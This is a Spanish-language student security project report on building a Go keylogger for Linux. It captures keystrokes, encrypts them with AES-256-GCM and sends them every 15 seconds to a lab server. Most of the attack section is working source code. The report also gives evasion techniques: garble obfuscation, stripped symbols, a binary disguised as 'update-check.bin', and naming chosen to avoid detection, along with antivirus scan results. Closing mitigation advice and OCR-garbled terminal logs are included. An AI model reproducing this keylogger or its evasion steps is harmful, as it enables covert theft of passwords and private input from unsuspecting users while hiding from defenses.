# **Proyecto 2 Seguridad Informática**

#### Fernando Urzúa

# Ejercicio 1: Captura de información del teclado

Se desarrolló un **keylogger** en el lenguaje de programación **Go** que permite capturar toda la información ingresada por el teclado en un dispositivo con sistema operativo Linux. El keylogger funciona de forma continua, registra las teclas presionadas y prepara esta información para su posterior procesamiento (envío y cifrado).

# Estructura y Explicación del Código

# **Dependencias**

```
import (
    "bytes"
    "crypto/aes"
    "crypto/cipher"
    "crypto/rand"
    "encoding/base64"
    "fmt"
    "io"
    "log"
    "net/http"
    "strings"
    "time"

    "github.com/MarinX/keylogger"
)
```

- log, fmt, strings, time: manejo de consola, texto y tiempo
- github.com/MarinX/keylogger: librería que permite acceder a eventos del teclado en sistemas Linux mediante dispositivos /dev/input/event\*.

## Variables claves

```
var (
   keystrokes []string
   securekey = []byte("0123456789abcdef0123456789abcdef") // 32 bytes AES-256
   serverURL = "http://localhost:8080/recibir"
)
```

- keystrokes: Guarda la información de las teclas presionadas antes de ser enviadas.
- securekey y serverURL son utilizadas para el cifrado y envío de los datos, pero no afectan la captura en si.

## Captura de los eventos de teclado

```
keyboard := keylogger.FindKeyboardDevice()
if len(keyboard) = 0 {
    log.Fatal("No se encontró dispositivo de teclado.")
}
fmt.Println("Escuchando en:", keyboard)

k, err := keylogger.New(keyboard)
if err ≠ nil {
    log.Fatal("Error al abrir teclado:", err)
}
defer k.Close()
//Captura de eventos del teclado
events := k.Read()
```

- Busca automáticamente el dispositivo de teclado. Si no lo encuentra, termina el programa con un mensaje de error.
- Abre el dispositivo del teclado y se asegura de que se cierre adecuadamente al finalizar el programa.
- Comienza a escuchar los eventos del teclado en tiempo real.

#### Detección de las teclas

```
for e := range events {
   if e.Type == keylogger.EvKey && e.KeyPress() {
      key := e.KeyString()
      if len(key) == 1 {
            keystrokes = append(keystrokes, key)
      } else {
            keystrokes = append(keystrokes, "["+key+"]")
      }
   }
}
```

- Convierte el código de tecla a texto legible (ej: "a", "b", "ENTER").
- Si es una tecla "especial" como ENTER, SHIFT, se encierra entre [] para distinguirla

#### Envío de datos al servidor

```
ticker := time.NewTicker(15 * time.Second)
go func() {
    for range ticker.C {
        saveAndSend()
    }
}()
```

• Cada 15 segundos manda los datos obtenidos al servidor

# Ejercicio 2: Cifrado y envío de información capturada

Una vez capturada la información del teclado mediante el keylogger, el siguiente paso consiste en proteger esa información cifrándola, y luego enviarla periódicamente a un **servidor remoto** donde pueda ser almacenada y posteriormente analizada.

#### Cifrado de los datos

Se utilizó **AES-256 en modo GCM** (Galois/Counter Mode) como algoritmo de cifrado simétrico. Esta elección se justifica por los siguientes motivos:

- **AES (Advanced Encryption Standard)** es un estándar ampliamente aceptado, confiable y seguro para el cifrado de datos.
- **256 bits** ofrece una alta seguridad y resistencia frente a ataques de fuerza bruta.
- Modo GCM agrega autenticación (integridad) al mensaje cifrado, evitando manipulaciones sin detección

```
func encryptAES(data string, key []byte) (string, error) {
   block, err := aes.NewCipher(key)
   if err ≠ nil {
      return "", err
   }
   gcm, err := cipher.NewGCM(block)
   if err ≠ nil {
      return "", err
   }
   nonce := make([]byte, gcm.NonceSize())
   if _, err := io.ReadFull(rand.Reader, nonce); err ≠ nil {
      return "", err
   }
   ciphertext := gcm.Seal(nonce, nonce, []byte(data), nil)
   return base64.StdEncoding.EncodeToString(ciphertext), nil
}
```

- Crea un bloque de cifrado AES con la clave de 32 bytes.
- Crea un **GCM** sobre ese bloque.
- Genera un nonce aleatorio por cada mensaje.
- Cifra los datos y adjunta el nonce al mensaje.
- Devuelve el resultado en base64, listo para su transmisión.

## Transmisión de los datos

```
func sendEncryptedData(ciphertext string) {
   resp, err := http.Post(serverURL, "text/plain",
bytes.NewBuffer([]byte(ciphertext)))
   if err ≠ nil {
       log.Println("Error al enviar al servidor:", err)
        return
   }
    defer resp.Body.Close()
   log.Println("Datos enviados al servidor. Código:", resp.StatusCode)
}
func saveAndSend() {
   if len(keystrokes) = 0 {
       return
   text := strings.Join(keystrokes, "")
   keystrokes = []string{}
   ciphered, err := encryptAES(text, securekey)
   if err ≠ nil {
       log.Println("Error al cifrar:", err)
   }
   sendEncryptedData(ciphered)
}
```

- Realiza una solicitud HTTP POST al servidor remoto en donde se envia el resultado de los datos cifrados.
- Envia el texto cifrado como text/plain.
- Muestra un log de la respuesta del servidor.
- Limpia el buffer para seguir capturando nuevas teclas.

# Ejecución del ataque

#### 1. Servidor

Desde una maquina virtual en **Parrot** con ip 192.168.56.102 montaremos el servidor http que nos permite obtener los datos

#### 2. Victima

Desde una maquina virtual **Lubuntu** a la que consideramos que ya tenemos acceso, corremos con permiso **sudo** el keylogger sudo ./log, es necesario este permiso ya que el keylogger lee los inputs desde los archivos de configuración del sistema.

```
urzua@urzua: ~ ×
urzua@urzua:~$ ls
Desktop Downloads Music
                                           Videos
                                Public
Documents log
                      Pictures Templates
urzua@urzua:~$ chmod +x log
urzua@urzua:~$ sudo ./log
Escuchando en: /dev/input/event2
2025/06/25 09:31:52 Datos enviados al servidor. Código: 200
2025/06/25 09:35:52 Datos enviados al servidor. Código: 200
2025/06/25 09:36:07 Datos enviados al servidor. Código: 200
2025/06/25 09:36:22 Datos enviados al servidor. Código: 200
2025/06/25 09:36:37 Datos enviados al servidor. Código: 200
2025/06/25 09:36:52 Datos enviados al servidor. Código: 200
```

#### 3. Resultado


Podemos ver como en el servidor se guardan los logs de las teclas recibidas en intervalos de 15 segundos

```
Parrot Terminal
  [user@parrot] = [~/attack]
    $1s
logs server
  [user@parrot] = [~/attack]
   $cd logs
  [user@parrot] = [~/attack/logs] denied
   $1s
2025-06-25<u>$</u>13+31-48_192,168.56.110:52862.txt
2025-06-25_13=35±48_192.168.56.110:57420.txt
2025-06-25<u>$</u>13-36-03_192.168.56.110:57420.txt
2025-06+25<u>1</u>3-36+18<u>1</u>920168.560110:57420.txt
2025-06-25_13-36-33_192.168:56.110:57420.txt
2025-06-25_13-36-48_192.168:56.110:57420.txt
2025-06-25_13-37+18_192.168:56.110:57420.txt
  [user@parrot]-[~/attack/logs]
   - $
```


Podemos acceder a esta información abriendo un archivo en especifico, o concatenandolos todos para tener toda la información

#### 4. Man In The Middle

**Ataque** 




Realizando un ataque MITM entre las maquinas involucradas, podemos ver las peticiones http que esta realiza, vemos como hace peticiones post a la ip del servidor, al ser protocolo http el contenido no va cifrado por defecto, pero debido a que se envía cifrado desde la maquina, no podemos acceder directamente al contenido, como podemos ver al analizar el trafico con wireshark



# Ejercicio 3: Detección y mitigación

 Analizando el binario exportado con ClamTk, uno de los antivirus más usados en linux, obtenemos que el binario no es considerado una amenaza




 Usando ossec como sistema de detección de intrusos, no detecta comportamientos sospechosos mientras el keylogger está en funcionamiento

```
Rule: 502 (level 3) -> 'Ossec server started.'


1.22.3 -/u/s/segproy2 | - log sudo update-check.bin'
2.20.5 Jun 24 22:34:28 fedora->ossec-monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -> 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -- 'Ossec server started.'
2.20.5 Jun 24 22:34:28 fedora->ossec -monitord
Rule: 502 (level 3) -- 'Ossec server started.'
2.20.5 Jun
```

• Pasando el binario a través de virusTotal recibimos una clasificación de 2/65 detectado como troyano. Sin embargo, esto es debido a que el

binario está ofuscado, ya que se hizo la prueba con un código completamente inofensivo (hello world) y dió exactamente los mismos resultados



• Si probamos el binario sin ofuscar obtenemos tambien 2/65, pero esta vez es correctamente calificado como keylogger



# Estrategias de evasión

Durante el desarrollo del proyecto, se implementaron diversas estrategias para **minimizar la probabilidad de detección** por parte de antivirus o herramientas de análisis estático, especialmente en plataformas como VirusTotal

## Lenguaje de programación

- **Go** fue elegido como lenguaje debido a que compila directamente a código máquina, lo cual genera ejecutables directamente.
- A diferencia de lenguajes interpretados como Python, los binarios en Go no requieren dependencias externas ni un intérprete instalado.
- Esta característica dificulta el análisis dinámico por parte de ciertos antivirus que se basan en heurísticas de scripts.

## **Evitar patrones comunes**

- Se evitó usar nombres evidentes como keylogger, logger, capture,
   malware, etc., tanto en variables como en rutas.
- En su lugar, se utilizaron nombres genéricos como keystrokes, securekey y el ejecutable se exportó con el nombre update-check.bin, simulando procesos del sistema.

## Ofuscación del código

- Se utilizó la herramienta garble, que realiza una ofuscación de símbolos en los binarios de Go.
- Esto oculta nombres de funciones, variables y estructuras internas, dificultando el análisis estático.
- Como resultado, la versión ofuscada del binario redujo la detección en herramientas como VirusTotal a solo 2 motores de 65, y cambió la clasificación de "keylogger" a un troyano genérico, lo que indica una evasión parcial exitosa.
- Se compiló el código utilizando garble build -ldflags="-s -w" -o update-check.bin, -s -w: eliminan la tabla de símbolos de depuración y el DWARF (información de depuración), reduciendo aún más la superficie de análisis.

## Simulación de comportamiento legítimo

- El programa se ejecuta como un binario independiente, sin dejar huellas visibles en el sistema más allá del tráfico saliente al servidor.
- La tasa de envío cada 15 segundos y el uso del protocolo HTTP simple imitan tráfico benigno, lo que puede ayudar a pasar desapercibido por IDS si no están configurados adecuadamente.

# Alternativas de mitigación

Existen mecanismos de defensa que pueden implementarse para prevenir y detectar amenazas como un keylogger. Estas medidas pueden ser aplicadas tanto por usuarios comunes como por adminstradores de sistemas.

#### Para usuarios comunes

- Uso de antivirus con detección heurística y análisis de comportamiento, incluso en sistemas Linux (ej: ClamAV, Sophos, Comodo).
- Evitar ejecutar binarios desconocidos o descargados de fuentes no confiables.
- Monitorear manualmente procesos y tráfico saliente con herramientas como htop, netstat, o wireshark.

#### Para usuarios avanzados

- Sistemas de detección de intrusos como OSSEC, Snort, o Suricata para identificar tráfico anómalo o procesos sospechosos.
- Listas de control de acceso que restringen el uso de dispositivos como /dev/input/event\* a procesos específicos o usuarios confiables.
- **Listas blancas de aplicaciones** para permitir únicamente software verificado en estaciones de trabajo.

Este ejercicio demuestra que incluso un malware básico, con técnicas sencillas como ofuscación y cifrado, puede evadir buena parte de los antivirus si no se cuenta con mecanismos de defensa en profundidad. La educación del usuario, sumada a una infraestructura de monitoreo robusta, es clave para mitigar riesgos de seguridad en entornos reales.